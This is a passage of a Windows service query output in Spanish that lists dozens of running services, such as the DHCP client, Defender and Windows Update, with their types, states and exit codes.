INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: CryptSvc
NOMBRE_MOSTRAR : Servicios de cifrado
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: DcomLaunch
NOMBRE_MOSTRAR : Iniciador de procesos de servidor DCOM
TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: Dhcp
NOMBRE_MOSTRAR : Cliente DHCP
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: DiagTrack
NOMBRE_MOSTRAR : Experiencias del usuario y telemetría asociadas
TIPO : 10 WIN32_OWN_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE,
ACCEPTS_PRESHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: DispBrokerDesktopSvc
NOMBRE_MOSTRAR : Mostrar el servicio de directivas
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)

CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: Dnscache
NOMBRE_MOSTRAR : Cliente DNS
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: DoSvc
NOMBRE_MOSTRAR : Optimización de distribución
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE,
ACCEPTS_PRESHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: DPS
NOMBRE_MOSTRAR : Servicio de directivas de diagnóstico
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: DsmSvc
NOMBRE_MOSTRAR : Uso de datos
TIPO : 10 WIN32_OWN_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: EventLog
NOMBRE_MOSTRAR : Registro de eventos de Windows
TIPO : 30 WIN32

ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: EventSystem
NOMBRE_MOSTRAR : Sistema de eventos COM+
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: FontCache
NOMBRE_MOSTRAR : Servicio de caché de fuentes de Windows
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: gpsvc
NOMBRE_MOSTRAR : Cliente de directiva de grupo
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE,
ACCEPTS_PRESHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: InstallService
NOMBRE_MOSTRAR : Servicio de instalación de Microsoft Store
TIPO : 10 WIN32_OWN_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: iphlpsvc
NOMBRE_MOSTRAR : Aplicación auxiliar IP

TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: KeyIso
NOMBRE_MOSTRAR : Aislamiento de claves CNG
TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: LanmanServer
NOMBRE_MOSTRAR : Servidor
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: LanmanWorkstation
NOMBRE_MOSTRAR : Estación de trabajo
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: lfsvc
NOMBRE_MOSTRAR : Servicio de geolocalización
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: LicenseManager
NOMBRE_MOSTRAR : Servicio de administrador de licencias de Windows

TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: lmhosts

NOMBRE_MOSTRAR : Aplicación auxiliar de NetBIOS sobre TCP/IP

TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: LSM

NOMBRE_MOSTRAR : Administrador de sesión local

TIPO : 30 WIN32
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: mpssvc

NOMBRE_MOSTRAR : Firewall de Windows Defender

TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: NcbService

NOMBRE_MOSTRAR : Agente de conexión de red

TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: netprofm
NOMBRE_MOSTRAR : Servicio de lista de redes
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: NlaSvc
NOMBRE_MOSTRAR : Reconoc. ubicación de red
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: nsi
NOMBRE_MOSTRAR : Servicio Interfaz de almacenamiento en red
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: osrss
NOMBRE_MOSTRAR : Windows 10 Update Facilitation Service
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: PcaSvc
NOMBRE_MOSTRAR : Servicio Asistente para la compatibilidad de programas
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: PlugPlay
NOMBRE_MOSTRAR : Plug and Play
TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: Power
NOMBRE_MOSTRAR : Energía
TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: ProfSvc
NOMBRE_MOSTRAR : Servicio de perfil de usuario
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: RmSvc
NOMBRE_MOSTRAR : Servicio de administración de radio
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: RpcEptMapper
NOMBRE_MOSTRAR : Asignador de extremos de RPC
TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)

PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: RpcSs
NOMBRE_MOSTRAR : Llamada a procedimiento remoto (RPC)
TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: SamSs
NOMBRE_MOSTRAR : Administrador de cuentas de seguridad
TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: Schedule
NOMBRE_MOSTRAR : Programador de tareas
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: SecurityHealthService
NOMBRE_MOSTRAR : Servicio Seguridad de Windows
TIPO : 10 WIN32_OWN_PROCESS
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
ACCEPTS_PRESHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: SEMgrSvc
NOMBRE_MOSTRAR : Administrador de pagos y NFC/SE
TIPO : 10 WIN32_OWN_PROCESS
ESTADO : 4 RUNNING

(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
 CÓD_SALIDA_WIN32 : 0 (0x0)
 CÓD_SALIDA_SERVICIO: 0 (0x0)
 PUNTO_COMPROB. : 0x0
 INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: SENS
 NOMBRE_MOSTRAR : Servicio de notificación de eventos de sistema
 TIPO : 30 WIN32
 ESTADO : 4 RUNNING
 (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
 CÓD_SALIDA_WIN32 : 0 (0x0)
 CÓD_SALIDA_SERVICIO: 0 (0x0)
 PUNTO_COMPROB. : 0x0
 INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: SgrmBroker
 NOMBRE_MOSTRAR : Agente de supervisión en tiempo de ejecución de Protección del sistema
 TIPO : 10 WIN32_OWN_PROCESS
 ESTADO : 4 RUNNING
 (NOT_STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
 CÓD_SALIDA_WIN32 : 0 (0x0)
 CÓD_SALIDA_SERVICIO: 0 (0x0)
 PUNTO_COMPROB. : 0x0
 INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: ShellHWDetection
 NOMBRE_MOSTRAR : Detección de hardware shell
 TIPO : 30 WIN32
 ESTADO : 4 RUNNING
 (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
 CÓD_SALIDA_WIN32 : 0 (0x0)
 CÓD_SALIDA_SERVICIO: 0 (0x0)
 PUNTO_COMPROB. : 0x0
 INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: Spooler
 NOMBRE_MOSTRAR : Cola de impresión
 TIPO : 110 WIN32_OWN_PROCESS (interactive)
 ESTADO : 4 RUNNING
 (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
 CÓD_SALIDA_WIN32 : 0 (0x0)
 CÓD_SALIDA_SERVICIO: 0 (0x0)
 PUNTO_COMPROB. : 0x0
 INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: SSDPSRV
 NOMBRE_MOSTRAR : Detección SSDP

TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: StateRepository

NOMBRE_MOSTRAR : Servicio de repositorio de estado

TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: StorSvc

NOMBRE_MOSTRAR : Servicio de almacenamiento

TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: SysMain

NOMBRE_MOSTRAR : SysMain

TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: SystemEventsBroker

NOMBRE_MOSTRAR : Agente de eventos del sistema

TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: TabletInputService

NOMBRE_MOSTRAR : Servicio de Panel de escritura a mano y teclado táctil

TIPO : 30 WIN32
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: Themes
NOMBRE_MOSTRAR : Temas
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: TimeBrokerSvc
NOMBRE_MOSTRAR : Agente de eventos de tiempo
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: TokenBroker
NOMBRE_MOSTRAR : Administrador de cuentas web
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: TrkWks
NOMBRE_MOSTRAR : Cliente de seguimiento de vínculos distribuidos
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: UserManager

NOMBRE_MOSTRAR : Administrador de usuarios
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: UsoSvc
NOMBRE_MOSTRAR : Servicio Orquestador de actualizaciones
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: VaultSvc
NOMBRE_MOSTRAR : Administrador de credenciales
TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: VM3DService
NOMBRE_MOSTRAR : VMware SVGA Helper Service
TIPO : 10 WIN32_OWN_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: Wcmsvc
NOMBRE_MOSTRAR : Administrador de conexiones de Windows
TIPO : 10 WIN32_OWN_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: WdiServiceHost

NOMBRE_MOSTRAR : Host del servicio de diagnóstico
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: WdiSystemHost
NOMBRE_MOSTRAR : Host de sistema de diagnóstico
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: WdNisSvc
NOMBRE_MOSTRAR : Servicio de inspección de red de Antivirus de Microsoft Defender
TIPO : 10 WIN32_OWN_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: WinDefend
NOMBRE_MOSTRAR : Servicio Antivirus de Microsoft Defender
TIPO : 10 WIN32_OWN_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: WinHttpAutoProxySvc
NOMBRE_MOSTRAR : Servicio de detección automática de proxy web WinHTTP
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: Winmgmt
NOMBRE_MOSTRAR : Instrumental de administración de Windows
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: WpnService
NOMBRE_MOSTRAR : Servicio del sistema de notificaciones de inserción de Windows
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: wscsvc
NOMBRE_MOSTRAR : Centro de seguridad
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: WSearch
NOMBRE_MOSTRAR : Windows Search
TIPO : 10 WIN32_OWN_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: wuauserv
NOMBRE_MOSTRAR : Windows Update
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)

PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: cbdhsvc_34cab
NOMBRE_MOSTRAR : Servicio de usuario del portapapeles_34cab
TIPO : f0 ERROR
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: CDPUserSvc_34cab
NOMBRE_MOSTRAR : Servicio de usuario de plataforma de dispositivos
conectados_34cab
TIPO : f0 ERROR
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: OneSyncSvc_34cab
NOMBRE_MOSTRAR : Sincronizar host_34cab
TIPO : e0 USER_SHARE_PROCESS INSTANCE
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: PimIndexMaintenanceSvc_34cab
